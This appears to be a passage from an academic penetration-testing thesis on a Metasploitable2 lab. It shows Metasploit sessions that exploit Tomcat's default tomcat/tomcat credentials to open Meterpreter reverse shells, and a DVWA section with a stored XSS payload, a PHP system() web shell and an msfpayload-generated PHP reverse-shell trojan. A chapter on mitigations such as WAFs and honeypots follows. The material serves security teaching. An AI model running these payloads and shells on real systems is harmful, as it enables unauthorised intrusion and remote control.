Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.6.20-Debian]
smb: \>

```

Figure 4.49. MB shared resource access

Proof of Concept 9 - Tomcat. Continuing with the same procedure of the proof of concept 1 see numeral 3.5.3.1... Figure 4.50 shows the information provided by the *Vulnerability & Exploit Database* tool about the vulnerability that allows detecting the Tomcat administration interface (Versions 5.5 and earlier).




Figure 4.50. Tomcat Administration vulnerability scan

Figure 4.51 also shows the different alternatives present in the auxiliary/admin/http/tomcat_administration module to be used in *Metasploit*.



Figure 4.51. Auxiliary/admin/http/tomcat_administration module options

Figure 4.52 shows the configuration of the module "auxiliary/admin/http/tomcat_administration" in the *Metasploit* tool, showing that it is required to register the destination address (*Host* to audit) and specify the remote port (8180). Finally the Exploit is launched obtaining the administration interface of "tomcat/tomcat".

```
msf auxiliary(tomcat_administration) > show options

Module options (auxiliary/admin/http/tomcat_administration):

  Name           Current Setting  Required  Description
  ----           -
  Proxies         192.168.1.109   no        Use a proxy chain
  RHOSTS          192.168.1.109   yes       The target address range or CIDR identifier
  RPORT           8180            yes       The target port
  THREADS         1              yes       The number of concurrent threads
  TOMCAT_PASS     no              no        The password for the specified username
  TOMCAT_USER     no              no        The username to authenticate as
  VHOST           no              no        HTTP server virtual host

msf auxiliary(tomcat_administration) > exploit

[*] http://192.168.1.109:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Server Administration] [tomcat/tomcat]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_administration) >
```

Figure 4.52. Configuration of the module "auxiliary/admin/http/tomcat_administration".

Figure 4.53 also shows the information provided by the *Vulnerability & Exploit Database* tool regarding the vulnerability of default access to the Tomcat administration tool. This action is carried out according to the data provided by OpenVASS, in the references linked to the computer security vulnerability known as CVE-2009-3548.




Figure 4.53. Tomcat Manager Vulnerability Investigation

Again, Figure 4.54 shows the available options of the `exploit/multi/http/tomcat_mgr_deploy` module to be used in *Metasploit*.

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > show targets
...targets...
msf exploit(tomcat_mgr_deploy) > set TARGET <target-id>
msf exploit(tomcat_mgr_deploy) > show options
...show and set options...
msf exploit(tomcat_mgr_deploy) > exploit
```

Figure 4.54. Exploit/multi/http/tomcat_mgr_deploy module options

Figure 4.55 shows the modified configuration of the "exploit/multi/http/tomcat_mgr_deploy" module in the *Metasploit* tool, showing the registration of the destination address (*Host* to be audited), the access credentials, URI path, remote port (8180), selection of the *Payload* "php/meterpreter/reverse_tcp", the local address (Attacking Machine), local port that will listen to the Payload (4444) is specified. Finally, the exploitation is performed obtaining a Metasploit *Meterpreter* session (Command Interpreter) as shown in figure 4.56.

```
msf exploit(tomcat_mgr_deploy) > show options
Module options (exploit/multi/http/tomcat_mgr_deploy):
  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  tomcat           no        The password for the specified username
  PATH      /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
  Proxies   no               no        Use a proxy chain
  RHOST     192.168.1.109    yes       The target address
  RPORT     8180             yes       The target port
  USERNAME  tomcat           no        The username to authenticate as
  VHOST     no               no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.108    yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  -
  0   Automatic

KALI LINUX
The quieter you become, the more you are able to hear.

msf exploit(tomcat_mgr_deploy) > █
```

Figure 4.55. Configuration of the module "exploit/multi/http/tomcat_mgr_deploy"

```

RPORT      8180          yes      The target port
USERNAME   tomcat        no       The username to authenticate as
VHOST      no           HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.108    yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  -
  0   Automatic

msf exploit(tomcat_mgr_deploy) > exploit

[*] Started reverse handler on 192.168.1.108:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6459 bytes as qim3GMjQlrss.war...
[*] Executing /qim3GMjQlrss/5yYf.jsp...
[*] Undeploying qim3GMjQlrss ...
[*] Sending stage (30246 bytes) to 192.168.1.109
[*] Meterpreter session 1 opened (192.168.1.108:4444 -> 192.168.1.109:38585) at 2024-6-27 13:12:19

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (1386)
Meterpreter   : java/java
meterpreter >

```

Figure 4.56 Getting Meterpreter session

Proof of Concept 10 - *CCS and Trojan PHP* (DVWA). Vulnerabilities in web applications are unexpected behaviours, categorised as weaknesses that can be exploited by cybercriminals. *Metasploitable2* has the DVWA project - *Damn Vulnerable Web Application*, which corresponds to a web security training tool designed for PHP and MySQL, the objective is the exploitation of computer vulnerabilities with 3 different levels of difficulty. Further, Figure 4.55 shows the *Stored Cross Site Scripting* vulnerability page of the DVWA project with a low level of difficulty, also known as direct *Cross Site Scripting*, which allows the attacker to insert HTML or *Javascript* instructions into the vulnerable web application, leading to *cookie* theft, redirection to external web pages, malicious file uploading, web page modification (*Defacement*), etc.

When inserting code into the form it is evident that it has a restriction on the number of characters to be received, which can easily be circumvented by modifying the source code of the vulnerable web, specifically the *maxlength* parameter.

```

<td>
<textarea>
maxlength="50" rows="3" cols="50" name="mtxMessage">
</textarea>
</td>

```

```

</tr> By:
<td>
<textarea>
maxlength="500" rows="3" cols="50" name="mtxMessage">
</textarea>
</td>
</tr>

```




Figure 4.57. Stored Cross Site Scripting (DVWA - Metasploitable)

Figure 4.58 shows the use of the *Icweasel* web browser on the virtual machine with the Kali Linux operating system (Attacker machine), on the *Stored Cross Site Scripting* vulnerability page it is verified whether it can be exploited by inserting the following code, as follows:

Name: XSS

Message: `<script>alert('Vulnerability: Cross Site Scripting')</script>`

The instruction "alert()" is from the interpreted programming language *JavaScript*, it will display the message "XSS Vulnerability" on the user's screen as shown in Figure 4.58, thus it can be

assumed that it is possible to embed instructions in the web page. The power of this technique is that any user through any *host*, regardless of the web browser used, can compromise its security and not that of the server (*Host* hosting the DVWA project).




Figure 4.58. CSS vulnerability check




Figure 4.59. CSS vulnerability check

There is a really interesting attack technique called *File Upload*, the purpose of which is to upload instructions to the server that generally have malicious purposes, such as a *shell* written in PHP. The method of exploitation consists of exploiting vulnerabilities in forms designed to upload certain types of files (Multimedia). DVWA link <http://192.168.1.109/DVWA-master/vulnerabilities/upload/>. Figure 4.60 shows the *File Upload* vulnerability page of the *Damn Vulnerable Web Application* - DVWA project with a low level of difficulty, it shows the existence of a form (*Input file type*) that informs about the possibility of uploading an image, this vulnerability can be exploited because the *script* does not check the type of file uploaded, in general, different types of attacks are carried out with PHP files. A simple method to check if it is vulnerable is through a PHP *shell* that allows to execute commands thanks to the "system():" function, like the following one, like this:

```
<?php
$cmd = $_GET["cmd"]; system($cmd);
?>
```

This algorithm is registered in a PHP extension file (*test.php*) which will be uploaded in the *File Upload* form of the DVWA project, once it is mounted the page will report the path where it was uploaded, it must be taken into account that during the DVWA configuration process the read, write and execute permissions (777) on the /var/www/html/DVWA folder have been changed to /hackable/uploads/. It is in this folder where the mounted files will be hosted, to be able to execute the script with the previously developed *shell*, in the *browser* the instructions will be executed as follows, like this:

(<http://192.168.1.109/DVWA/hackable/uploads/prueba.php?cmd=ls>)

This would be evidenced by the execution of the "ls" command, which displays a list of directories and files in a given directory.




Figure 4.60. *File Upload*

Figure 4.61 shows the creation of the file "unad.php" in which an Exploit is saved that allows remote access (reverse shell) "*php/meterpreter/reverse_tcp*" through the *Metasploit* software. The required parameters such as the private IP of the computer acting as attacker (Kali Linux) and the listening port (4444) reserved for the connection are also registered. It should be noted that the PHP file created must delete the "#" character from the first line in order to be able to execute the instructions, thus:

```
msf> use exploit/multi/handler
msf> set PAYLOAD php/meterpreter/reverse_tcp msf> set LHOST 192.168.1.108 (attacker IP - Kali) msf>
set LPORT 4444
msf> exploit
```

What has been registered corresponds to a *handler* that will be listening for a connection from the *reverse Payload*, this will give a *Meterpreter shell*.

```
root@Kali:~# pwd
/root
root@Kali:~# mkdir -p /root/Kali
root@Kali:~# cd Kali
root@Kali:~/Kali# msfpayload php/meterpreter/reverse_tcp LHOST=192.168.1.7 LPORT=4444 R > unad.php
root@Kali:~/Kali# ls -l unad.php
-rw-r--r-- 1 root root 1314 Jul 03 10:59 unad.php
root@Kali:~/Kali#
```

Figure 4.61. Creation of malicious PHP file with Metasploit (*Trojan*)

Figure 4.61 corroborates the use of the Iceweasel web browser in the virtual machine with the Kali Linux operating system (attacker machine), you can see the combination of techniques that allow exploiting the *File Upload* and *Stored Cross Site Scripting* vulnerabilities, through the following instructions it is possible to execute the malicious file that manages to provide access to a session meterpreter to the attacker, as follows:

```
Name: Upload
<script>window.location="http://192.168.1.109/dvwa/hackable/uploads/unad.php"
</script>
```

The "*window.location*" instruction can be used to exploit the vulnerability and redirect to an external web page or refresh the current web page. Finally, Figure 4.62 shows how the *Meterpreter* session is obtained with *Metasploit*, which is achieved when a client has accessed the link where the malicious file that allows the "<http://192.168.1.109/DVWA/hackable/uploads/unad.php>" connection is hosted. The power of this technique is that any user through any *host*, regardless of the web browser used, can compromise its security and not that of the server (*host* that hosts the DVWA project). It should be borne in mind that the purpose of the *Metasploit Meterpreter* is to perform the post-exploitation phases of *pentesting*.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
root@JorgeAmorox /root
msf exploit(handler) > set LHOST 192.168.1.6
LHOST => 192.168.1.6
root@JorgeAmorox msf exploit(handler) > set LPORT 4444
LPORT => 4444
root@JorgeAmorox .1.6 LPORT=4444 msf exploit(handler) > exploit
-rw-r--r-- 1 root [*] Started reverse handler on 192.168.1.6:4444
root@JorgeAmorox [*] Starting the payload handler...
sudo: unable to [*] Sending stage (39217 bytes) to 192.168.1.5
root@JorgeAmorox [*] Meterpreter session 1 opened (192.168.1.6:4444 -> 192.168.1.5:34170) at 2024-
sudo: unable to -06-27 00:38:29 -0500
root@JorgeAmorox meterpreter > 
```

Figure 4.62. Getting Meterpreter session

The power of this technique is that any user through any *host*, regardless of the web browser used, can compromise its security and not that of the server (*host* that hosts the DVWA project). It should be borne in mind that the purpose of the *Metasploit Meterpreter* is to perform the post-exploitation phases of a *Pentesting*

CHAPTER FIVE

DISCUSSION

5.1. Overview

Chapter Five discusses the findings from the applied project conducted in the virtual environment Metasploitable. It interprets the results of the penetration tests and security audits, analyzing their implications for information security within the system. This chapter explores the significance of the identified vulnerabilities, evaluates the effectiveness of the implemented security measures, and provides recommendations for future improvements. It also reflects on the limitations of the study and suggests directions for further research in the field of computer security.

5.2. Proposed mitigation measures for vulnerabilities identified

To compare possible abnormal behaviour and take the necessary measures to confront the attack. Likewise, disabling those functions or services that can be compromised by cybercriminals and serve as a bridge to contribute to a denial of service is imperative to prevent the network itself from being part of the cyber offensive. The correct configuration of *routers* serves to prevent DDOS attacks, these elements have alternatives to avoid flooding in TCP/UDP protocols, as well as limiting the number of connections to services, reducing lapses in the establishment of connectivity, avoiding the loading of inactive sessions on the server, thus preventing them from being stored in the memory table.

Other actions to mitigate the effects of distributed denial of service attacks include restricting the rate of traffic coming from a dedicated *host*, limiting the bandwidth consumption of systems that violate security rules, monitoring TCP/UDP transport layer protocol connections, keeping the system and service up to date, having security updates available, implement *anti-spoofing* measures when providing a service to specific clients with defined IP identification, mitigate the use of system resources such as memory, CPU, network, etc., perform regular IT security audits, have contingency planning for possible incident response plans.

Security misconfiguration. This refers to those mechanisms that operating systems and software have in order to make appropriate adjustments in the configuration, with the purpose of reducing or mitigating the risks of computer attacks as part of the experience or knowledge in computer security, the default configurations in some systems compromise the integrity, availability and

confidentiality. It is also believed that the process of unauthorised access to a computer system is difficult if the correct configuration and administration is in place, therefore, if there is an inadequate configuration in such a system it can be easily compromised by a cybercriminal.

One of the main differences in the characteristics of desktop and web applications is that the latter, according to its approach, is ubiquitous. This property is more prone to computer attacks, the vast majority of these attacks currently take advantage of design flaws or *bugs* in the different *software*. During the life cycle of web applications, vulnerabilities sometimes become apparent, but under intrinsic project circumstances it is not possible to immediately remedy or rectify the flaw because it requires a partial redesign of the *software*, or in some cases it is not possible to make the necessary modifications.

Taking into account the above, other instances that provide immediate and secure actions must be used. A *Web Application Firewall* corresponds to a particular type of firewall, it is used as an access control action to a web service, it acts between the web application and the client in order to intercept and evade requests classified as malicious that may compromise the security of the application. Keep in mind that a WAF is a workaround until the *bug* identified in the *software* is fixed, and is not intended to replace the security properties of the web application itself. The design solution is a compromise, although it does not hurt to have this tool available. Figure 4.63 shows the structure of the implementation of a WAF.




Figure 4.63. WAF concept (Source Author)

In a *Web Application Firewall*, the necessary rules must be configured to avoid the exploitation of known vulnerabilities, such as *Cross-Site Scripting*, *Cookie Poisoning*, *SQL Injection Denial of service*, *buffer overflows*, and *inclusion of both local and remote files*, etc. One of the main advantages of the *Web Application Firewall* is that it acts on the last layer of the OSI model, in contrast to the usual *firewall* that acts on the network and transport layer, leaving possible gaps on the HTTP port.

Honeypot. A possible alternative to consider would be the use of a decoy system, which is designed to be compromised and exploited by cybercriminals, the trap allows to detect all the logs made during the attack, the main objective being to detect intruders as well as to be an attack prevention tool. Note that one should not log traffic to or from the *HoneyPot*, as you could infer that you are suffering from a hacking attack or have been compromised in your security, a detailed explanation of the *HoneyPot* approach is evident in Figure 4.64.

